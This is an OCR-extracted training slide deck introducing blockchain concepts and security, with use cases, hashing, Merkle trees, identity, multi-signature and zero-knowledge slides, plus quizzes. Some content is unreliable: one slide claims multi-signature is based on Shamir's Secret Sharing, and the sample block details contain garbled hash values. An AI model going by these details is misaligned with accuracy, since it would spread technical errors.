



# A Primer to Blockchain Security

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## Agenda



- Why Blockchain?
- Key Concepts
- The Business of Blockchain
- Basic Blockchain Security
- Network Security Considerations
- Node Security Considerations
- User Security Considerations
- Smart Contract Security Considerations

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## Preparation Notes



- We will assume the basics unless you tell us otherwise.
- All our installs are setup for Windows, 64-bit configuration
- You may need to administrator privileges to your laptop to install certain codes.
- We will be installing software and code snippets that may potentially be identified as malware. They are not. If you do not trust us, please do not install.
- If you are using GFE or company-supplied equipment, make sure that you are complying to your rules of behavior.
- Details to certain hacks may be withheld or obfuscated to protect the involved parties.


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
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
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## What is Blockchain?



Is an immutable ledger for recording transactions, maintained in a distributed network of untrusting peers using a trust mechanism to verify transactions.


Blockchain achieves:

- Trust → immutable ledger, consensus
- Autonomy → distributed network
- Disintermediary → untrusting peers




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
## Typical Blockchain Network



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## Use Cases



### Proof of existence

- internet domains
- email addresses
- corporation names
- criminal convictions
- debarments
- fines / complaints
- microservices

### Proof of identity

- digital signatures
- birth certificates
- driver licenses
- passports
- visas
- health benefit cards

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### Proof of chronology

- regulatory reporting and compliance
- accounting and auditing
- financial management and procurement
- federal personnel workforce data and appropriated funds
- federal assistance and foreign aid delivery
- clearance/background investigations
- professional certifications
- marriage certificates
- auction/bid processes
- clearing and settlement
- escrow services
- tracking of payments and deliveries

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
### Proof of ownership

- cryptocurrencies / digital assets
- tokenization
- real estate properties
- financial instruments
- loans
- patents
- trademarks / copyrights


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## Knowledge Check #1



1. Blockchain ledgers are immutable.
2. Blockchain wallets are nodes on blockchain network.
3. Health records management is a good fit for public blockchain.
4. There are less than 1000 cryptocurrencies as of December 2018.
5. Most blockchain software are open-source.

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## Chapter 2: Key Concepts

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## Brief Technical Summary



- Public
- **Permissionless**
- Untrusted Participants
- Decentralized
- Requires Utility Token
- Requires Wallet

- Private
- **Permissioned**
- Trusted Participants
- Centralized
- Token-less
- CA (MSP)

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## Core Building Blocks of Blockchain



### Shared Ledger

- History of all transactions
- Append-only with immutable past
- Distributed and replicated

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
## Blockchain State Machine



- Operation  $o$  transforms a state from  $s$  to  $s'$



- Operation needs to be **valid** according to a predicate  $P()$




- All predicates must be met for the operation to be valid.
- Histories are ordered from valid operations and transactions

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## Append-only Log



- Every **operation  $o$**  appends a block of **valid transactions (tx)** to the log (e.g., the shared ledger)




- The content is verifiable from the most recent element
- Each node maintains its version of the shared ledger.

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## Immutability of Blocks


- The hash of the previous block header gets incorporated into the current block.
- Forming a chain of hash-linked blocks → immutable ledger



From NIST NISTIR 8202, Blockchain Technology Overview

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## Immutability of Transactions



- Every transaction is represented by a unique txhash.
- Provides immutability to transactions.
- Merkle tree shown to the left provides the ability to verify a change in a given transaction with the least amount of efforts.

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# Ethereum Transaction Hash



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
# Distributed Blockchain Network



- Peer-to-peer distributed network
  - Full nodes produce transactions



- Full nodes run a protocol to construct the ledger




 <https://xrpccharts.ripple.com/#/topology>

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## Knowledge Check #2



1. Blockchain transactions are individual blocks in the ledger.
2. Hashing is used to link current to prior blocks.
3. Merkle Tree provides integrity to the blocks.
4. Merkle Tree supports only even-numbered nodes.
5. How many hashes do I need to check data1?



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
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### Cryptography

- Integrity of ledger
- Authenticity of transactions
- Privacy of transactions
- Identity of participants

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## Merkel Tree



- Uses cryptographic hash functions for block header:
  - SHA-256 (Bitcoin/HLF)
  - Keccak-256 (Ethereum)
  - Scrypt (Litecoin)

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## Sample of Block Details



Etherscan	
Testnet Network	
Block #5269597	
Overview	
[This is a Ropsten Testnet Block Only]	
Block Height	5269597
TimeStamp	② 2 hrs 25 mins ago (Mar-24-2019 08:55:33 PM +UTC)
Transactions	174 transactions and 16 contract internal transactions in this block
Mined by	0x0d82bc704e1dd53a0d75a42f5a415bb41d3fC3 in 28 secs
Block Reward	2.0312270055 Ether (2 × 0.0312270055)
Uncles Reward	0
Difficulty	2.707.131.573
Total Difficulty	18.703.977.565.111.888
Size	26.456 bytes
Gas Used	7.077.854 (88.47%)
Gas Limit	8.000.000
Extra Data	010817`geth/got1.10.4linux (Hex:0xd8301081784876574688887fb12e31302e34856d699e7578)
Hash	0x2d58ee480a2210500a034ea414aa2432a484228aa05da2a779230ba40cc0d1b
Parent Hash	0xe058810352d253c454ef4f7178d388d32ee150ea04ff10950a633d7ed0997cd
Sha3Uncles	0x10dc4ee4dec78d7aaeb5b597600041a31245194874130x1421640449347
Nonce	0x9a757006020416a
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## Identity



- Employs asymmetric cryptography and cryptographic hash function
- Participant identity = blockchain address
- Public key → hash function → blockchain address

BTC: 1GK67bPQuCErckdhmCABg8esmHfqc32cih  
ETH: 0x71ffddd44c3a1d68ed129aa6ef7fd6f55d7f8804  
DGE: DFF2HzzXNy5CABg8wMuoFUUmGSoQSF4j6D7

} pseudo-anonymous

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## Authenticity



- Public keys are derived from the private keys (nonreversible).
- Private keys are used to digitally sign transactions and provide the confirmation that the user transferring the value is the owner.
- Private keys are stored in a user wallet (software or physical)

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## Multi-Signatures




- Allow multiple parties to partially seed an address with a public key.
- Services using multi-signature addresses have a much greater resistance to theft.
- Is based on Shamir's Secret Sharing (SSS)
  - The secret is divided into parts or shares.
  - To obtain the secret, a number of shares must be combined.
  - The number of shares must exceed a defined threshold.

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## Zero-Knowledge Proofs



- Is designed for the situation where you know a secret and want to prove that you know it to someone without giving it away.



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## zk-SNARKS



- Stands for Zero-Knowledge Succinct Non-Interactive Argument of Knowledge
- Promotes privacy by enabling miners to validate transactions without knowing where they originate from.
- Underlying technology for zCash's shielded addresses and semi-transparent transactions.

